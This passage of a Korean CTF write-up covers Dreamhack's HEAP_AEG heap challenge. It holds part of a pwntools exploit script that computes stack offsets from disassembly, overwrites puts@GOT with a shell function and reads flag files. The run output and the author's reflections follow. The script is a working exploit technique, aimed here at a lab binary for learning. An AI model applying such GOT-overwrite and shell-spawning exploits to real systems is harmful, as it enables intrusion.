                    m = re.search(r'\[rbp-(0x[0-9a-f]+)\]', asm[j])
                    if m:
                        offset2 = int(m.group(1), 16)
                        break
                break

    if offset1 is not None and offset2 is not None:
        print(f"offset1 = {hex(offset1)}")
        print(f"offset2 = {hex(offset2)}")
        result = (offset1 - offset2) // 8
        print(f"({hex(offset1)} - {hex(offset2)}) // 8 = {result}")

    payload = str(result)
    p.sendlineafter(b'[+] select chunk to modify(idx) : ', payload)

    payload = p64(puts_got)

    p.sendlineafter(b'[+] input data : ', payload)

    payload = p64(get_shell)

    p.sendlineafter(b'[+] input comment : ', payload)

    p.sendline("cat /tmp/subflag_*.txt")

    sub_flag = p.recvuntil(b'}')
    p.sendline('exit')
    p.sendline('exit')
    print("sub flag : ", sub_flag)
    p.sendlineafter(b' : ', sub_flag)

p.interactive()
```

문제 풀이: 익스플로잇

WSL

```
ph1l1p@DESKTOP-3LHD5QI:~$ python3 exploit.py
[+] Opening connection to host8.dreamhack.games on port 13045: Done
[*] '/mnt/c/Users/김필립/Downloads/HEAP_AEG1/binary'
[*] Detected buf offset1 (from lea) = 0xc00
offset1 = 0xc00
offset2 = 0xbe0
(0xc00 - 0xbe0) // 8 = 4
sub flag : b'SUBFLAG{837a5233dedc6aa6cdff94a7ff3bf6ec7b0577a9}'
..............
[*] Detected buf offset1 (from lea) = 0x1e0
offset1 = 0x1e0
offset2 = 0x1b8
(0x1e0 - 0x1b8) // 8 = 5
sub flag : b'SUBFLAG{d6b090c508e480144b423a5de13f89fe7b9cf3c0}'
[*] Switching to interactive mode
[*] Congrats!
[*] Going next level...
[*] You solved every challenge! : DH{[redacted]
[*] Got EOF while reading in interactive
$
```

문제 풀이: 익스플로잇


해당 문제는 Dreamhack CTF Season 1 Round #3 에 출제된 문제입니다.
문제 설명
Description
취약한 바이너리를 자동으로 생성하는 프로그램이 실행되고 있습니다.
당신만의 Automatic Exploit Generation 스크립트를 제작해 플래그를 획득하세요!
20 스테이지로 이루어져 있습니다.
문제 당 timeout은 10초 입니다.
다음 스테이지로 넘어가기 위해서는, /tmp/sub
마지막 스테이지를 성공하면, 문제의 원본 플래
원본 플래그는 DH{...}, 스테이지 별 플래그는 S
Reference
Tcache dup
ptmalloc2 allocator in GLIBC 2.29
Translate
VM 접속하기
VM 부팅에 다소 시간이 걸릴 수 있습니다.
Host: host8.dreamhack.games
Port: 13045/tcp → 9988/tcp
시스템해킹 문제: nc host8.dreamhack.games
웹 해킹 문제: http://host8.dreamhack.games:
내 VM 크레딧 ∞
무제한
Flag 입력
제출하기
LEVEL 8
HEAP_AEG
pwnable
1695 154 2020.11.14. 10:00:00
문제 파일 받기
축하합니다!
LEVEL 8 HEAP_AEG
문제를 해결했습니다.
다른 사용자들을 위해 이 문제의 난이도를 평가해주세요.
적극적인 피드백은 드림핵에게 큰 도움이 됩니다.
자신의 위게임 점수에 따라 투표 불가능한 난이도가 있을 수 있습니다.
8
어려운 문제 해결 능력과 응용 능력이 필요합니다.
괜찮아요
투표하기
Dreamhack
대표 업적 없음
Dreamhack official account
Racrua
Closed Beta Tester
팔로잉
keto
대표 업적 없음
Unbbal
조커
Tuple
소포모어
2개월 전

느낀점

푸는데 걸린시간: 1달 (개념 이해 2주, 익스플로잇 2주)

문제를 풀면서 성장한점

· 다른 워게임 문제를 풀 때나 ctf 문제를 풀 때 이진 데이터를 원래 바이너리로 복원해서 분석하는 능력이 생겼다.

· base64 -〉 바이너리 변환, 오프셋 자동 계산, payload 생성 등의 자동화를 연습하면서 실전 문제에 활용할 수 있는 기초 스킬을 얻었다.

· 이해하기 어려웠던 힙의 구조를 직접 다뤄보며 기초를 확실히 다졌다.

느낀점

- 이 문제를 통해 자동화 익스플로잇 해킹에 대한 관심과 자신감을 갖게 되었다.
- 이전에 어렵게 느껴졌던 힙 문제의 구조와 원리가 전보다 더 이해가 잘된다.
- 앞으로 마주할 복잡한 보안 문제도 스스로 해결할 수 있다는 동기를 얻었다.

Q&A

감사합니다